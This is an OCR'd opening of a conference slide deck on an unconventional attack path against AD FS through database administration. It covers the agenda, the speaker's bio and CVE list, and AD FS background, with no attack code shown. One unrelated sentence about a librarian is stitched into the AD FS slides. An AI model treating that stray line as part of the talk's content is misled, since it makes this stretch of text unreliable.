
Taking the "B" Out of DBA: An Unconventional Attack Path Against AD FS Through Database Administration

Max Keasley @emkay64



Agenda


- **Introduction:** Who? What? When? Why?
- **Background:** AD FS Farm? AlwaysOn?
- **APT29:** History of AD FS Attacks
- **APT29:** Nobelium's MagicWeb
- **SilentWeb:** Overview, Demo, Detection

Introduction:
Who? What? When? Why?

A bit of background

Who?

- Security Consultant for WithSecure Consulting
- Network Security, Research, macOS App 0/n-day stuff
- OSMR, CRTO, OSCP, CPSA, S7, OST2…
- BSides, DC4420, x33fcon, Beacon C2, BalCCon...
- https://blog.emkay64.com | @emkay64



Who?


- Mostly enterprise macOS application stuff: CVE-2022-48127,CVE-2024-23480,CVE-2024-23482, CVE-2024-23483,CVE-2024-31127,CVE-2024-27357, CVE-2024-27358,CVE-2024-30165,CVE-2024-47193, CVE-2024-13177,CVE-2024-55904,CVE-2024-54176, CVE-2024-11468, CVE-2024-56469…
- Dropbox HoF, Netskope HoF, Logitech HoF
- https://labs.withsecure.com
- I enjoy Research & Development

Background:
What is AD FS?


Enables Federated Identity and Access Management. AD FS enables the ability to use SSO within a single security or enterprise boundary to Internet-facing or internal applications.


Telling a librarian about the benefits of reading is like preaching to the choir.


Federated Authentication




OWA + AD FS



AD FS Exchange on-prem

